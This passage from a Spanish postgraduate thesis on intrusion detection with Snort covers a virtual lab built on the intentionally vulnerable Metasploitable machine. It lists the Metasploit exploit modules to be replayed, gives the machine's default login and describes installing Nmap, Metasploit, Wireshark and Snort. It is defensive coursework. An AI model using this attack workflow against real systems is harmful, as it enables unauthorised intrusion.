



**Universitat Oberta
de Catalunya**

UNIVERSITAT OBERTA DE CATALUNYA

Postgrado Seguridad en Redes y Sistemas

PROYECTO FIN DE POSTGRADO

Detección de intrusiones con Snort

Autor: Francisco de Haro Bermejo

Consultor: Cristina Pérez Solà

Junio de 2015



Tanto la memoria de este trabajo como el software desarrollado se distribuyen bajo la licencia GNU GPL v3.

La Licencia Pública General GNU (GNU GPL) es una licencia libre, sin derechos para software y otro tipo de trabajos.

Las licencias para la mayoría del software y otros trabajos prácticos están destinadas a suprimir la libertad de compartir y modificar esos trabajos. Por el contrario, la Licencia Pública General GNU persigue garantizar su libertad para compartir y modificar todas las versiones de un programa y asegurar que permanecerá como software libre para todos sus usuarios. Nosotros, La Fundación de Software Libre, usamos la Licencia Pública General GNU para la mayoría de nuestro software; y también se aplica a cualquier trabajo realizado de la misma forma por sus autores. Usted también puede aplicarla a sus programas.

Cuando hablamos de software libre, nos referimos a libertad, no a precio. Nuestras Licencias Públicas Generales están destinadas a garantizar la libertad de distribuir copias de software libre (y cobrar por ello si quiere), a recibir el código fuente o poder conseguirlo si así lo desea, a modificar el software o usar parte del mismo en nuevos programas libres, y a saber que puede hacer estas cosas.

Más información sobre las licencias y sus términos:

<http://www.gnu.org/licenses/gpl.html> (Licencia original en inglés)

*Agradezco a Cristina Pérez Solà
sus consejos y mejoras para la realización de este proyecto.*

Abstract

Este proyecto, perteneciente al Postgrado Seguridad en Redes y Sistemas, trata sobre la detección de intrusiones utilizando la herramienta Snort.

Snort es un sistema de detección de intrusiones (IDS) que permite, entre otras cosas, esnifar el tráfico de red y generar alertas cuando los paquetes obtenidos indican que hay comportamientos sospechosos.

Empezaremos revisando la arquitectura de Snort así como el conjunto de funcionalidades que nos ofrece. Después, prepararemos un entorno con dos máquinas virtuales que nos permita simular ataques a una máquina vulnerable. A continuación, crearemos reglas que nos permitan detectar los ataques realizados y comprobaremos la eficacia en su detección.

This project belongs to the Graduate Program “Seguridad en Redes y Sistemas” and is focused on the detection of intrusions by using the tool Snort.

Snort is an intrusion detection system (IDS) which permits, among other things, sniffing network traffic and generating alerts when the packets obtained indicate that there are suspicious behaviors.

Firstly, we begin this work with the reviewing of the architecture of Snort and the set of functionalities that it offers. Then, we prepare an environment with two virtual machines that allow us to simulate attacks on a vulnerable machine. We next create rules which permit to detect the attacks that are made, and finally, we check the efficiency of their detection.

Índice General

1. INTRODUCCIÓN	1
1.1 Problema a resolver	1
1.2 Objetivos	1
1.3 Metodología	2
1.4 Tareas	3
1.5 Planificación temporal	3
1.6 Estado del arte	5
2. SOFTWARE	7
2.1 Introducción.....	7
2.2 Nmap.....	7
2.2.1 Instalación y manejo	8
2.3 Metasploit.....	8
2.3.1 Instalación y manejo	9
2.4 Wireshark.....	10
2.4.1 Instalación y manejo	10
2.5 Snort.....	11
2.5.1 Instalación y manejo	11
2.5.2 Reglas.....	12
2.6 Metasploitable	14
2.6.1 Instalación y manejo	15
3. RECOGIDA DE INFORMACIÓN	16
3.1 Introducción.....	16
3.2 Escáner de puertos con Nmap.....	16
4. VULNERABILIDADES	19
4.1 Introducción.....	19
4.2 Análisis de vulnerabilidades	19
4.2.1 Nmap + NSE	20
4.2.2 Metasploit + Nmap	20
4.2.3 Buscadores de Internet.....	21
4.3 Evidencias.....	22
4.3.1 Acceso anónimo FTP	22
4.3.2 Exploit exploit/unix/ftp/vsftpd_234_backdoor	23
4.3.3 Exploit exploit/multi/samba/usermap_script	23
4.3.4 Exploit exploit/multi/misc/java_rmi_server.....	24
4.3.5 Exploit exploit/multi/http/php_cgi_arg_injection.....	24
4.3.6 Exploit exploit/unix/irc/unreal_ircd_3281_backdoor	25

4.3.7	Exploit exploit/unix/misc/distcc_exec	26
4.3.8	Exploit exploit/multi/http/tomcat_mgr_deploy	26
4.3.9	Exploit exploit/linux/misc/dr_b_remote_codeexec.....	27
5.	CONFIGURANDO SNORT.....	29
5.1	Introducción.....	29
5.2	Creación de reglas Snort.....	29
5.2.1	Regla Acceso anónimo FTP	30
5.2.2	Regla Exploit exploit/unix/ftp/vsftpd_234_backdoor.....	31
5.2.3	Regla Exploit exploit/multi/samba/usermap_script.....	32
5.2.4	Regla Exploit exploit/multi/misc/java_rmi_server	33
5.2.5	Regla Exploit exploit/multi/http/php_cgi_arg_injection	34
5.2.6	Regla Exploit exploit/unix/irc/unreal_ircd_3281_backdoor.....	35
5.2.7	Regla Exploit exploit/unix/misc/distcc_exec.....	36
5.2.8	Regla Exploit exploit/multi/http/tomcat_mgr_deploy.....	37
5.2.9	Regla Exploit exploit/linux/misc/dr_b_remote_codeexec	37
6.	CONCLUSIONES.....	40
7.	BIBLIOGRAFÍA.....	42
8.	ANEXOS.....	44
8.1	Instalación herramientas	44
8.1.1	Instalación Nmap	44
8.1.2	Instalación Metasploit	44
8.1.3	Instalación Wireshark.....	44
8.1.4	Instalación Snort	44
8.2	Reglas Snort	45

Índice de Figuras

Figura 1.1: Escenario de pruebas	2
Figura 1.2: Planificación de tareas	4
Figura 1.3: Diagrama de Gantt	5
Figura 3.1: Servicios máquina Metasploitable	17
Figura 4.1: Vulnerabilidad descubierta a través de Nmap + NSE	20
Figura 4.2: Vulnerabilidades descubiertas a través de Metasploit + Nmap	21
Figura 4.3: Búsqueda en Google: “Ruby DRb exploit”	22
Figura 4.4: Evidencia acceso anónimo al FTP	22
Figura 4.5: Evidencia exploit, módulo exploit/unix/ftp/vsftpd_234_backdoor....	23
Figura 4.6: Evidencia exploit, módulo exploit/multi/samba/usermap_script.....	24
Figura 4.7: Evidencia exploit, módulo exploit/multi/misc/java_rmi_server	24
Figura 4.8: Evidencia exploit, módulo exploit/multi/http/php_cgi_arg_injection	25
Figura 4.9: Evidencia exploit, módulo exploit/unix/irc/unreal_ircd_3281_backdoor	25
Figura 4.10: Evidencia exploit, módulo exploit/unix/misc/distcc_exec.....	26
Figura 4.11: Evidencia exploit, módulo exploit/multi/http/tomcat_mgr_deploy .	27
Figura 4.12: Evidencia exploit, módulo exploit/linux/misc/dr_b_remote_codeexec	28
Figura 5.1: Captura Wireshark, Acceso anónimo FTP	30
Figura 5.2: Alerta Snort, Acceso anónimo FTP	31
Figura 5.3: Captura Wireshark, Exploit exploit/unix/ftp/vsftpd_234_backdoor..	31
Figura 5.4: Alerta Snort, Exploit exploit/unix/ftp/vsftpd_234_backdoor.....	32
Figura 5.5: Captura Wireshark, Exploit exploit/multi/samba/usermap_script....	32
Figura 5.6: Alerta Snort, Exploit exploit/multi/samba/usermap_script.....	33
Figura 5.7: Captura Wireshark, Exploit exploit/multi/misc/java_rmi_server	33
Figura 5.8: Alerta Snort, Exploit exploit/multi/misc/java_rmi_server	34
Figura 5.9: Captura Wireshark, Exploit exploit/multi/http/php_cgi_arg_injection	34
Figura 5.10: Alerta Snort, Exploit exploit/multi/http/php_cgi_arg_injection	35
Figura 5.11: Captura Wireshark, Exploit exploit/unix/irc/unreal_ircd_3281_backdoor	35

Figura 5.12: Alerta Snort, Exploit exploit/unix/irc/unreal_ircd_3281_backdoor.	36
Figura 5.13: Captura Wireshark, Exploit exploit/unix/misc/distcc_exec.....	36
Figura 5.14: Alerta Snort, Exploit exploit/unix/misc/distcc_exec.....	37
Figura 5.15: Captura Wireshark, Exploit exploit/multi/http/tomcat_mrg_deploy	37
Figura 5.16: Alerta Snort, Exploit exploit/multi/http/tomcat_mrg_deploy	37
Figura 5.17: Captura Wireshark, Exploit exploit/linux/misc/dr_b_remote_codeexec.....	38
Figura 5.18: Captura Wireshark,detalle paquete, Exploit exploit/linux/misc/dr_b_remote_codeexec.....	38
Figura 5.19: Alerta Snort, Exploit exploit/linux/misc/dr_b_remote_codeexec	39

Índice de Tablas

Tabla 2.1: Instalar Nmap	8
Tabla 2.2: Ejecutar Nmap.....	8
Tabla 2.3: Instalar Metasploit	9
Tabla 2.4: Ejecutar msfconsole	9
Tabla 2.5: Instalar Wireshark.....	10
Tabla 2.6: Ejecutar Wireshark	10
Tabla 2.7: Instalar Snort	12
Tabla 2.8: Configuración Debian Snort	12
Tabla 2.9: Configuración por defecto Snort.....	12
Tabla 2.10: Reiniciar Snort.....	12
Tabla 2.11: Estructura reglas Snort.....	13
Tabla 2.12: Mostrar configuración de red.....	15
Tabla 5.1: Incluir nuevo fichero de reglas en Snort	29
Tabla 5.2: Fichero de alertas de Snort	30
Tabla 5.3: Regla Acceso anónimo FTP.....	30
Tabla 5.4: Regla Exploit exploit/unix/ftp/vsftpd_234_backdoor	31
Tabla 5.5: Regla Exploit exploit/multi/samba/usermap_script	32
Tabla 5.6: Regla Exploit exploit/multi/misc/java_rmi_server.....	33
Tabla 5.7: Regla Exploit exploit/multi/http/php_cgi_arg_injection.....	34
Tabla 5.8: Regla Exploit exploit/unix/irc/unreal_ircd_3281_backdoor	35
Tabla 5.9: Regla Exploit exploit/unix/misc/distcc_exec	36
Tabla 5.10: Regla Exploit exploit/multi/http/tomcat_mrg_deploy	37
Tabla 5.11: Regla Exploit exploit/linux/misc/dr_b_remote_codeexec.....	39

Capítulo 1

1. Introducción

1.1 Problema a resolver

Un sistema de detección de intrusiones (IDS, Intrusion Detection System) es un programa de detección de accesos no autorizados a un sistema o a una red. Snort (1) es un sniffer de paquetes open source y un detector de intrusos basado en red. Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida.

Nos encontramos ante un sistema donde se han producido diversas intrusiones, por lo que para disminuir la posibilidad de que se vuelvan a producir ese tipo de intrusiones, ya sea por ataques dirigidos o explotando alguna vulnerabilidad del sistema, debemos estudiar el tráfico de red generado durante la intrusión para poder configurar correctamente las reglas en Snort.

Dicho sistema vulnerable es una distribución GNU/Linux que se llama Metasploitable (2), la cual cuenta con varias vulnerabilidades intencionadas para poder realizar pruebas dentro de entornos controlados.

1.2 Objetivos

El cometido de este proyecto será proteger nuestro sistema vulnerable a través de la creación de reglas para la herramienta Snort.

En base a las consideraciones anteriores, los objetivos que se perseguirán en la realización de este proyecto serán los siguientes:

- Estudiar la arquitectura de Snort.
- Obtener los conocimientos necesarios sobre el conjunto de funcionalidades que nos ofrece Snort.

- Conocer el entorno donde se han producido las intrusiones.
- Estudiar el tipo de intrusiones que se han realizado.
- Obtener los conocimientos necesarios para el manejo de Nmap (3), Metasploit (4) y Wireshark (5).
- Obtener los conocimientos necesarios para instalar y configurar Snort en entornos reales.
- Comprobar que Snort cumple con la tarea para la que se ha configurado.
- Conseguir identificar vulnerabilidades en sistemas reales aparentemente seguros.
- Conseguir identificar tráfico de red que pueda ser sospechoso en entornos reales.

1.3 Metodología

Tras documentarnos sobre la herramienta Snort (6), el resto de herramientas a utilizar (7) (8) (9) y el sistema vulnerable Metasploitable (10), procederemos a montar un escenario con máquinas virtuales mediante VirtualBox (11) y poder hacer pruebas en un entorno controlado.




Figura 1.1: Escenario de pruebas

Una vez montado nuestro escenario, replicaremos los ataques detectados en el sistema vulnerable, para poder recopilar la mayor información posible sobre estos y así poder estudiarlos con tranquilidad.

Después de estudiar la información recogida en los ataques, se crearán reglas para la herramienta Snort, para poder detectar esos mismos ataques en un futuro y poder actuar en consecuencia. Probándolas en nuestro escenario virtual para que, una vez en un entorno de producción, no salten falsas alertas por el uso normal del sistema.

Por último, se procederá a redactar un documento que contenga todos los pasos dados para el desarrollo de este proyecto, así como la información obtenida durante el desarrollo del mismo, una solución al problema y unas conclusiones finales.

1.4 Tareas

El programa de tareas puede definirse como el conjunto de etapas y actividades que constituyen el proceso de desarrollo de una aplicación. Resulta de gran importancia a la hora de completar el plan de diseño, puesto que resultará necesario conocer la planificación propuesta para abordar con mayores garantías de éxito el proceso de implementación.

Las diferentes etapas en que se puede organizar el proceso de desarrollo del presente proyecto son las siguientes:

- Documentación sobre Snort, Nmap, Metasploit, Wireshark y el sistema vulnerable Metasploitable.
- Preparar un escenario con máquinas virtuales que nos permita simular diferentes ataques a una máquina objetivo.
- Preparar un sniffer (Wireshark) para obtener el tráfico generado tras una intrusión.
- Realización de los ataques a la máquina objetivo, utilizando las herramientas Nmap y Metasploit.
- Estudio del tráfico generado por los ataques hacia la máquina objetivo.
- Creación de reglas Snort que nos permitan detectar los ataques sobre la máquina objetivo.
- Comprobación de las reglas creadas para ver que detectan correctamente los ataques y no generan falsas alertas causadas por el uso normal del sistema.

1.5 Planificación temporal

Con la planificación temporal se intenta identificar las tareas a realizar, la asignación de tiempos y recursos a dichas tareas y la planificación de la secuencia de ejecución de forma que el tiempo de desarrollo del proyecto sea mínimo.

En las siguientes figuras se muestra una planificación temporal de tareas que se han identificado para la realización de este proyecto (véase Figura 1.1 Planificación de tareas), así como un diagrama de Gantt de las mismas (véase Figura 1.2 Diagrama de Gantt).

Nombre	Fecha de inicio	Fecha de fin
• Desarrollo memoria	25/02/15	11/06/15
• Introducción	25/02/15	1/03/15
• Planificación temporal	2/03/15	6/03/15
• Regodida de información	7/03/15	15/03/15
• Entrega PEC1	16/03/15	16/03/15
• Estudio de Snort	16/03/15	23/03/15
• Estudio Nmap	24/03/15	26/03/15
• Estudio Metasploit	27/03/15	29/03/15
• Estudio Wireshark	30/03/15	3/04/15
• Estudio Metasploitable	4/04/15	8/04/15
• Preparar escenario	9/04/15	10/04/15
• Búsqueda y estudio vulnerabilidades	11/04/15	19/04/15
• Entrega PEC 2	20/04/15	20/04/15
• Recoger información ataques	20/04/15	1/05/15
• Estudio información ataques	2/05/15	13/05/15
• Crear reglas Snort	14/05/15	18/05/15
• Pruebas reglas Snort	19/05/15	23/05/15
• Conclusiones	24/05/15	28/05/15
• Entrega PEC 3	29/05/15	29/05/15
• Correcciones	29/05/15	11/06/15
• Entrega PEC 4	12/06/15	12/06/15
• Desarrollo presentación virtual	12/06/15	18/06/15
• Entrega presentación virtual	19/06/15	19/06/15
• Preguntas Tribunal	19/06/15	19/06/15

Figura 1.2: Planificación de tareas




Figura 1.3: Diagrama de Gantt

1.6 Estado del arte

Tanto el sistema vulnerable Metasploitable, como la herramienta Snort y el resto de herramientas a utilizar, están bien documentadas en sus respectivas web de los proyectos.

Aunque Nmap es una herramienta de escaneo de puertos que usaremos principalmente para descubrir servicios y servidores en una red, nos va a ser de gran ayuda su motor de scripts (12) (NSE, Nmap Scripting Engine), que es una de las características más potentes y flexibles de Nmap, ya que permite a los usuarios escribir sencillos scripts para automatizar una amplia variedad de tareas de red, como pueden ser la detección de vulnerabilidades o explotación de las mismas.

Sobre la herramienta Metasploit, además de la gran cantidad de información que se puede encontrar por la red, lo más interesante, a priori, es un curso gratuito y online creado por Offensive Security (13), llamado Metasploit Unleashed (14), en el que podemos encontrar una documentación muy completa sobre esta herramienta.

Para la herramienta Wireshark, se pueden encontrar por la red muchos ejemplos que enseñan rápidamente su uso, tanto de configuración como a la hora de estudiar las capturas del tráfico de red, usando filtros determinados para llegar a detectar mejor que datos son los que nos interesan y poder descartar las peticiones propias que realiza el sistema en su trabajo diario.

Existen en la propia web del proyecto de la herramienta Snort un conjunto de reglas oficiales que podemos descargar. Existen tres tipos:

Community, Registered y Subscription. En la versión Community, puedes descargar diariamente una versión de reglas probadas y aprobadas por el equipo de Snort. En la versión Registered, además de las reglas de la versión Community, puedes encontrar un conjunto de reglas que se distribuyen con licencia. Y en la versión Subscription, puedes encontrar todo lo de la versión Registered, pero además obtienes contenido para Cisco NGIPS al mismo tiempo. Además, existen por la red otras muchas recopilaciones de reglas no oficiales que van principalmente dirigidas a ataques específicos.

Además, podemos encontrar un trabajo llamado “Beating Metasploit with Snort” (15), realizado por dos estudiantes de la Universidad de Ámsterdam en Julio del 2011, Danny Groeneweng y Marek Kuczynski, en el que hacen un intento de mejorar la tasa de detección de amenazas de Snort, a través de la conversión automática de los módulos de Metasploit a reglas Snort.

Capítulo 2

2. Software

2.1 Introducción

Para el desarrollo y ejecución del presente proyecto se han utilizado las siguientes herramientas Software:

- Aplicaciones:
 - Nmap para escanear puertos y servicios de una máquina.
 - Metasploit para explotar vulnerabilidades.
 - Wireshark para esnifar tráfico de red.
 - Snort para inspeccionar el tráfico de red.
- Sistemas operativos:
 - GNU/Linux (Metasploitable 2) destinado como máquina vulnerable.

2.2 Nmap

Nmap (16) es un programa de código abierto que sirve para efectuar rastreo de puertos, escrito originalmente por Gordon Lyon (más conocido por su alias Fyodor Vaskovich). Se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática.

Nmap apareció en septiembre de 1997, en un artículo de la revista Phrack Magazine. El código fuente venía incluido (17).

Otros desarrollos incluyeron mejores algoritmos para determinar qué servicios estaban funcionando, reescritura de código de C a C++, se agregaron tipos de scan adicionales y nuevos protocolos como IPv6.

2.2.1 Instalación y manejo

La instalación de Nmap se puede realizar desde los repositorios con el siguiente comando:

```
$ apt-get install nmap
```

Tabla 2.1: Instalar Nmap

Una vez instalada, la sintaxis básica de ejecución sería de la siguiente forma:

```
$ nmap [tipo de escaneo] [opciones] xxx.xxx.xxx.xxx
```

Tabla 2.2: Ejecutar Nmap

Siendo el tipo de escaneo y las opciones, parámetros opcionales para la ejecución. Y xxx.xxx.xxx.xxx la dirección IP de la máquina a escanear.

Nmap dispone de una gran variedad de parámetros que modificará el modo de escaneo y la información a obtener, aunque este documento no los recogerá, ya que no es la finalidad del mismo. Para obtener información más detallada sobre ellos, puede revisar la documentación propia de Nmap (7).

2.3 Metasploit

Metasploit (18) es un proyecto open source de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración y en el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el Metasploit Framework, una herramienta para desarrollar y ejecutar exploits contra una máquina remota. Otros subproyectos importantes son la base de datos de opcodes (códigos de operación), un archivo de shellcodes, e investigación sobre seguridad.

Inicialmente fue creado utilizando el lenguaje de programación de scripting Perl, aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.

Existen 3 versiones de Metasploit:

- Metasploit Pro: Versión de pago y más completa. Es una interfaz web para Metasploit con la que poder realizar test de penetración, escaneo de vulnerabilidades y ataques de phishing.
- Metasploit Community: Versión gratuita basada en Metasploit Pro, pero con menos funcionalidades.
- Metasploit Framework: Versión gratuita y más básica.

2.3.1 Instalación y manejo

Para instalar Metasploit, hay que descargar el paquete de instalación desde la web de Rapid7 (19).

Una vez descargado el paquete, le damos permisos de ejecución y procedemos a ejecutarlo siendo usuario root:

```
$ chmod +x metasploit-latest-linux-x64-installer.run  
$ sudo su  
$ ./metasploit-latest-linux-x64-installer.run
```

Tabla 2.3: Instalar Metasploit

Una vez ejecutado, aparecerá una ventana que nos guiará fácilmente en la instalación, dándonos la opción de cambiar varios parámetros de configuración que vienen por defecto como, por ejemplo, la ruta de instalación o el puerto por el que se accederá a la versión web de Metasploit.

Además de por la versión web, podemos acceder a las herramientas a través de la línea de comandos. Y en este caso, haremos uso de la herramienta “msfconsole” para nuestro proyecto, que la ejecutaremos de la siguiente manera:

```
$ msfconsole
```

Tabla 2.4: Ejecutar msfconsole

Una vez inicializada la aplicación, los pasos básicos a seguir para explotar una vulnerabilidad de un sistema, serían los siguientes:

- Elegir y configurar un exploit.
- Elegir y configurar un payload.
- Ejecutar el exploit.

2.4 Wireshark

Wireshark (20), antes conocido como Ethereal, es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones, para desarrollo de software y protocolos, y como una herramienta didáctica. Cuenta con todas las características estándar de un analizador de protocolos de forma únicamente hueca.

La funcionalidad que provee es similar a la de tcpdump, pero añade una interfaz gráfica y muchas opciones de organización y filtrado de información. Así, permite ver todo el tráfico que pasa a través de una red, dejando examinar los datos en vivo o a través de un archivo de captura salvado en disco.

2.4.1 Instalación y manejo

La instalación de Wireshark se puede realizar desde los repositorios con el siguiente comando:

```
$ apt-get install wireshark
```

Tabla 2.5: Instalar Wireshark

Una vez instalada, para ejecutar la herramienta sería de la siguiente forma, pero es necesario ejecutarla con permisos de superusuario para poder acceder a la interfaz de red:

```
$ wireshark
```

Tabla 2.6: Ejecutar Wireshark

Para una mejor comprensión del funcionamiento de la herramienta, sería recomendable leer la documentación oficial y ver los vídeos de ejemplos de uso (9).

2.5 Snort

Snort (21) es un sniffer de paquetes y un detector de intrusos basado en red (se monitoriza todo un dominio de colisión), capaz de analizar el tráfico y registrar paquetes en tiempo real.

Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida. Dichas respuestas se implementan en la creación de reglas a través de un lenguaje flexible, potente y sencillo. Aunque durante su instalación ya nos provee de cientos de filtros o reglas para backdoor, DDoS, finger, FTP, ataques web, CGI, Nmap..., así como actualizaciones constantes ante casos de ataques, barridos o vulnerabilidades que vayan siendo detectadas a través de los distintos boletines de seguridad

Snort está disponible bajo licencia GPL, gratuito y funciona bajo plataformas Windows y GNU/Linux.

Fue lanzado en 1998 por Martin Roesch e inicialmente declarado como un "lightweight" intrusion detection technology. Por aquel entonces, Snort llenó un importante hueco en el ámbito de los sistemas de seguridad de red. Se trataba de una aplicación ligera capaz de monitorizar pequeñas redes TCP/IP y de detectar una amplia variedad de tráfico sospechoso, así como ataques ya conocidos. También podía proporcionar suficiente información a los administradores del sistema para que tomaran decisiones en cuanto a actividades sospechosas.

En la actualidad, Snort ha evolucionado hasta ser considerado un estándar en prevención y detección de intrusos, convirtiéndose en la tecnología de prevención de intrusos con mayor despliegue mundial.

2.5.1 Instalación y manejo

La instalación de Snort se puede realizar desde los repositorios con el siguiente comando:

```
$ apt-get install snort
```

Tabla 2.7: Instalar Snort

Durante la instalación, podemos configurar ciertos parámetros de Snort, aunque siempre se pueden cambiar más adelante editando el fichero de configuración específico Debian:

```
$ nano /etc/snort/snort.debian.conf
```

Tabla 2.8: Configuración Debian Snort

Además, Snort dispone de otro fichero de configuración por defecto, donde se pueden modificar otras variables propias de la herramienta. Hay que tener en cuenta que la configuración del fichero Debian tiene prioridad sobre las variables de éste:

```
$ nano /etc/snort/snort.conf
```

Tabla 2.9: Configuración por defecto Snort

Una vez instalada, la herramienta se ejecuta automáticamente, pero cada vez que se realice un cambio en la configuración o en las reglas, habrá que reiniciar Snort y lo podemos hacer a través del siguiente comando:

```
$ /etc/init.d/snort restart
```

Tabla 2.10: Reiniciar Snort

Dicho comando, también sirve para parar o arrancar Snort simplemente cambiando el parámetro que se le pasa (start, stop, restart).

2.5.2 Reglas

Snort basa su detección en el modelo de usos indebidos. Por ello, requiere ser configurado mediante un conjunto de reglas que serán utilizadas por el módulo de detección para proceder al reconocimiento de ataques y firmas de intrusión. Las reglas de Snort son agrupadas, por lo general, en

conjuntos de firmas que categorizan los incidentes. Así, encontraremos conjuntos de reglas asociadas a la detección de troyanos, a la detección de ataques de tipo buffer overflows, etcétera.

Snort posee una sintaxis propia que permite especificar hasta el más mínimo detalle las condiciones que han de cumplirse para que un paquete sea asociado a las acciones indicadas por cada una de las reglas. A modo de ejemplo, el formato general de una regla Snort es el siguiente (el uso de los símbolos '[' y ']' indica que dichos atributos en la regla son opcionales):

```
<acción> <protocolo> <IP-origen> <Puerto-origen> <dirección> <IP-destino>  
<Puerto-destino> [( <opción-1>; ...; <opción-n>; )]
```

Tabla 2.11: Estructura reglas Snort

A continuación se explican los parámetros de la regla:

- **Acción:** La acción definida en una regla de Snort puede ser elegida de entre las siguientes acciones:
 - **alert:** Genera una alerta usando el método elegido y luego registra el paquete en un fichero de log.
 - **log:** Registra el paquete en un fichero de log.
 - **pass:** Ignora el paquete.
 - **activate:** Genera una alerta y luego activa otra regla dinámica.
 - **dynamic:** Permanece desactivada hasta que se activa con una regla “activate”, luego actúa como una regla “log”.
 - **drop:** Bloquea y registra el paquete en un fichero de log.
 - **reject:** Bloquea el paquete, lo registra, y luego envía un TCP reset si es protocolo es TCP o un ICMP port unrecheable si el protocolo es UDP.
 - **sdrop:** Bloquea el paquete pero no lo registra en un fichero de log.

También se pueden crear tipos de reglas propias y asociarlas como acciones de Snort.

- **Protocolo:** El siguiente campo en una regla es el protocolo. Hay cuatro protocolos que Snort analiza actualmente para un

comportamiento sospechoso: TCP, UDP, ICMP y IP. En el futuro puede haber más, como ARP, IGRP, GRE, etc.

- **Direcciones IP:** El siguiente campo hace referencia a la dirección IP de origen, y tras el operador de dirección, hace referencia a la IP de destino. La palabra clave “any” puede ser utilizada para definir cualquier dirección IP.
- **Números de puerto:** Los números de puerto pueden especificarse de varias maneras, incluyendo algunos puestos, definiciones estáticas de puertos, rangos y por negación. La palabra clave “any” puede ser utilizada para definir cualquier número de puerto.
- **Operador de dirección:** El operador de dirección indica la orientación, o dirección, del tráfico sobre el que se aplica la regla. Las opciones pueden ser “->” (origen -> destino) o “<>” (bidireccional).
- **Opciones:** Todas las opciones de reglas de Snort se separan una de la otra usando el punto y coma (;). La palabra clave de la opción es separada de su valor por dos puntos (:).

Las opciones se engloban en cuatro categorías. Dichas opciones no se explicarán en este documento, ya que para una mayor comprensión de ellas es mejor dirigirse a la documentación oficial de Snort (6), donde se explican con detalle y ejemplos muy claros.

A continuación se explican las cuatro categorías que existen:

- **general:** Proporcionan información acerca de la regla, pero no tienen ningún efecto durante la detección.
- **payload:** Buscan datos dentro de los paquetes.
- **non-payload:** Buscan datos que no sean payloads.
- **post-detection:** Descarta desencadenantes específicos que ocurren después de que una regla se ha disparado.

2.6 Metasploitable

La máquina virtual Metasploitable es una distribución GNU/Linux basada en Ubuntu intencionalmente vulnerable, diseñada para probar herramientas de seguridad y demostrar vulnerabilidades comunes, como pueden ser credenciales de acceso poco robustas o servicios vulnerables como mysql.

La versión 2 de esta máquina virtual se encuentra disponible para la descarga desde Sourceforge.net (2) y contiene aún muchas más vulnerabilidades que la imagen original.

Esta máquina virtual es compatible con VMWare, VirtualBox, y otras plataformas de virtualización comunes. De manera predeterminada, las interfaces de red de Metasploitable se encuentran atadas a los adaptadores de red NAT y Host-only, y la imagen no debe exponerse a una red hostil.

2.6.1 Instalación y manejo

Al tratarse de una máquina virtual ya configurada, la instalación es tan simple como descargarla, descomprimirla y ponerla en marcha en una plataforma de virtualización.

Una vez en marcha la máquina virtual, las credenciales de acceso son “msfadmin”, tanto para el usuario como para la contraseña. Y para poder trabajar sobre ella, simplemente debemos conocer su IP asociada a través del siguiente comando escrito por consola:

```
$ ifconfig
```

Tabla 2.12: Mostrar configuración de red

Capítulo 3

3. Recogida de información

3.1 Introducción

Cuando hay que realizar alguna auditoría o prueba de intrusión, una de las primeras fases que se llevan a cabo es la recopilación de información acerca de los sistemas y redes de la organización. Para ello, se pueden realizar varias tareas que nos ayudarán a obtener información que más adelante resultará importante para llevar a cabo algunos ataques.

3.2 Escáner de puertos con Nmap

